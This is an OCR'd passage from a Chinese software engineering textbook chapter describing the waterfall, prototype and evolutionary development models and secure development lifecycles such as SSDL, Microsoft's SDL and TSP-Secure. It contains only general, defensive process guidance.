



**图 9-1　瀑布模型**

瀑布模型的顺序活动的特点，使得软件开发人员在进行开发活动时，必须按照阶段顺序安排工作，避免了软件开发人员接到任务后，急于开始写程序，而忽略了前期的各项准备工作。为了提高软件质量，在瀑布模型中要求每个阶段的工作都要有完整、准确的文档资料，并且每个阶段结束前都要对文档进行审查，尽早发现问题，尽早解决。瀑布模型自提出以来，一直是一种被广泛采用的开发模型，它配合结构化方法和严格的软件开发管理手段，在软件工程化开发中起到了重要的作用。但是在经过长期的实践活动中，瀑布模型也暴露出了如下一些缺点。

在项目开始阶段，开发人员和用户对需求的描述常常是不全面的。开发人员通常对项目所涉及的领域不了解，所以理解上难免会出现遗漏或者偏差，就会影响到后面的工作。

瀑布模型是由文档驱动的。瀑布模型中的各个阶段所做的工作都是文档说明。当用户在使用软件时往往会产生一些新的想法，或许会对软件的使用方面提出一些建议，而此时想对系统修改难度会很大。

开发过程中，事先选择的技术或需求迅速发生变化，需要返回到前面某个阶段，对前面的一系列内容进行修改，这样势必会影响整个软件开发进度。

**2. 原型模型(快速原型模型)**

原型模型的基本思想是：软件开发人员在与用户进行需求分析时，以比较小的代价快速建立一个能够反映用户主要需求的原型模型，让用户在计算机上进行操作，然后提出改进意见。开发人员根据用户的建议，对原型进行补充和完善，然后再由用户试用、评价、提出意见，重复这一过程，直至用户满意为止，如图 9-2 所示。开发人员根据原型书写说

明文档，作为后面开发工作的依据。





**图 9-2　原型模型**

采用原型模型具有以下优点：

(1) 原型模型让用户有机会实践系统的基本功能，因而可以对不尽合理的内容提出修改意见和建议。

(2) 原型模型可以使开发者和用户充分交流，对一些模糊需求也能够处理。

(3) 开发人员通过建立原型模型对系统有了更深层次的理解，在设计和编码时可以尽量减少出错，有助于软件的开发工作顺利进行。

(4) 用户在使用原型模型时已经对系统有了初步了解，因此，建立模型的过程也相当是用户的一个学习软件的过程。

(5) 原型模型特别适合人机界面的，用户通过交互界面的内容，能够提出有关操作、功能上的建议，而对一些类似实时控制软件、嵌入式软件则不合适。

(6) 原型模型可以使用户对系统更为满意，也有利于维护。

**3. 渐进模型**

渐进模型的目的是和客户一起工作，从最初的大概的需求说明演化出最终的系统。渐进模型的目的是逐渐理解需求，没必要一次性完全理解需求，如图 9-3 所示。





**图 9-3　渐进模型**

渐进模型存在的问题在于缺乏过程的可见性，系统通常不能够很好地结构化。如果需要使系统结构化，可能需要特许技巧(例如，使用快速原型语言)。渐进模型的一般应用在中小型规模的交互式系统或大型系统的一部分(例如，用户接口)或生命周期较短的系统。

## 9.3.2　安全软件开发生命周期

安全软件的开发生命周期(Secure Software Development Lifecycle，SSDL)旨在通过

软件开发的各个步骤来确保软件的安全性,其目标是确保安全的软件得以成功实现。通常由 5 个主要部分组成。

**1. 安全原则、规则及规章**

安全原则、规则和规章通常被视为保护性需求。该阶段应创建一份系统范围内的规范,其中定义将应用到本系统的安全需求,此规范也可以通过特定的官方规章来定义,如 OWA SP 的 Web 应用程序安全标准(WASS)、支付卡行业数据安全标准(Payment Card Industry Data Security Standard)、金融现代化条例(The Graham-Leech-Bliley)等。若软件系统需要遵循这些特定行业的安全标准,在需求分析时就要考虑到这些要求。若某些系统不受任何规则条例的影响,则仍然应该开发一个安全策略,这些安全策略要以文档的形式记录下来,并通过对其跟踪和评估,使其成为一个不断发展的基本规则。

**2. 安全需求工程**

这里通常是特定功能需求所需的特有安全需求,这些安全需求有别于系统范围的安全要略和安全规范。同样,这种安全需求需要通过文档在项目起始的时候就定义下来。传统的需求分析主要是功能角度分析需要哪些功能,安全需求则是定义不许系统以哪种方式处理某功能。分析人员通常是以攻击者的角度看待系统应注意的地方,可以通过开发“滥用用例”来展现不允许和未授权的动作流,以及可能被攻击的方式。用例的包含关系可以阐述许多保护机制,例如登录过程;用例的扩展关系可以阐明许多检测机制,例如审计日志。需求一般包括:缺点、错误预防点,即定义了应该避免的缺点和错误;安全需求处理点的关联,即在多个地方对安全需求进行了处理,这些地方可以关联在一起。

**3. 架构和设计评审、威胁建模**

软件的架构和设计应该被安全分析人员尽早评审,避免形成有安全缺陷的体系结构和设计。为了避免设计漏洞,即在软件系统分析和设计阶段就应考虑可能面临的安全威胁,需要进行威胁建模,例如系统是否需要实体认证,是否需要保护信息的私密性。威胁建模有利于及早发现安全问题。

**4. 软件安全编码**

需要代码的实现者对软件漏洞的来源有所了解,软件编码人员应该遵照一些软件安全编码原则,如不使用 strcpy 而使用 strncpy 等。静态源代码分析工具可以自动发现一些潜在的源代码安全缺陷,并加以警告。二进制代码审查工具也能够帮助发现一些第三方调用库中的安全问题,以提高软件的整体安全性。

**5. 软件安全测试**

包括白箱、黑箱、灰箱测试,软件渗透测试,基于风险的测试,判定漏洞的可利用性,即对测试出的安全漏洞或者在开发结束新公布的软件漏洞进行分析,判定这些漏洞是否可被攻击者利用,构成威胁。

其中需要考虑的方面还包括:软件安全发布、部署与维护。这包括:软件代码的保护,版权保护和反盗版,软件安装用户权限,补丁管理,软件的安全升级。

无论采用何种软件开发周期模型,安全都应该与其紧密结合。将传统软件开发生命周期和安全软件开发生命周期两者间关系进行了关联和结合。图 9-4 展示了 SSDL 与传统开发生命周期的关系,这里传统软件开发生命周期在 SSDL 的外面一层呈现。





**图 9-4　传统软件开发生命周期与安全软件开发生命周期间的关系**

## 9.3.3　其他安全软件开发生命周期模型

### 1. 微软可信计算安全开发生命周期

为了可以抵抗安全攻击的软件的开发，微软已经采纳了可信计算安全开发生命周期(Trustworthy Computing Security Development Lifecycle，SDL)这个过程。在微软的软件开发的每一个过程的相应阶段中，SDL 为其增加了一系列以安全为重点的活动和提交报告。这些安全活动和报告包括：在需求分析阶段，对安全功能的要求和可信行为的确切定义；在软件设计阶段，对安全风险识别的威胁建模；在代码实现阶段，静态分析、代码扫描工具和代码审核工具的使用以及以安全为核心的测试，如 Fuzz 测试代码；在审查阶段，一个额外的安全举动包括最终的代码审查和历史代码的审查；在发布阶段，最后的安全检查是由微软核心安全小组来完成。该小组由安全专家组成，在整个软件开发周期中都可以参与产品的开发。

微软公司通过利用安全衡量指标，以及微软核心安全团队的安全专业知识来对软件开发人员进行强制性的安全培训。从微软的报告发现，利用 SDL 来开发产品的安全性能令人鼓舞。安全性能的衡量指标是在产品发布之后，关键的安全公告的数量。SDL 通过以下 12 个阶段过程来表达，图 9-5 给出了对 SDL 过程的简要介绍。





**图 9-5　微软可信技术安全开发生命周期**

### 2. 安全软件开发的小组软件过程

安全软件开发的小组软件过程(Team Software Process for Secure Software Development)是由 CMU SEI 提出的。TSP 为适用于团体和个人的软件工程提供了一个框架,通过 TSP 产生的软件比起根据现有方法产生的软件要少一个或者两个数量级的缺陷数目。

TSP-Secure 将 TSP 进一步扩展,它直接专注于软件应用的安全,从 3 个方面陈述了安全软件开发。第一,考虑到安全软件不是偶然建立的,TSP-Secure 陈述了安全计划,TSP-Secure 帮助建立自我导向的开发团队。第二,因为安全和质量是紧密相关的,TSP-Secure 在整个产品的开发生命周期中,帮助管理质量。最后,由于建立安全软件的人们必须有一个软件安全问题的意识,TSP-Secure 还包括了对开发人员安全意识的训练。

那些使用 TSP-Secure 的小组建立他们自己的计划。初始计划通过一系列项目启动会议执行,一般持续 3～4 天的时间。这个启动一般是由一个训练有素的团队教练带领,该团队必须对工作的安全目标和执行方法达到共同的认识,产生一个详细的指导工作的计划,并且获得对该计划的支持。包含在计划中的典型任务为:确定安全风险,引出和定义安全需求,安全设计和代码审查,以及静态分析工具的应用,单元测试和模糊测试。

TSP-Secure 团队的成员要从 9 个标准团队成员角色中选择至少一个角色。在定义的角色中,有一个角色称为安全管理者。安全管理者在以下方面领导着整个团队:确保安全渗透于产品需求,设计,实施,审查和测试中;确保产品在静态和动态方面安全;在安全问题方面,提供及时的分析和警告;跟踪任何安全风险或者安全问题到最大集合。经常浏览像 MITRE 弱点库,US-CERT 安全警告,以及微软安全指导(Security Advisory)这样的网页,它们可以展示出导致安全弱点的共同的软件缺陷,例如缓冲区溢出。因此,TSP-Secure 质量管理的策略是在软件开发生命周期中,去除多个缺陷点。去除的缺陷点越多,在提出它们之后立刻找到问题的可能性越大,这使得问题能够被轻松地修复。

每个可除缺陷的活动可以被认为是一个过滤器,删除了一定百分比的可能导致软件产品漏洞的缺陷,如图 9-6 所示。在软件开发生命周期中,去除缺陷的过滤器越多,那么在产品发布时,软件产品中剩余的可能导致软件漏洞的缺陷则会越少。更重要的是,早期测量到缺陷,能够使组织在软件开发生命周期的早期采取纠正措施。

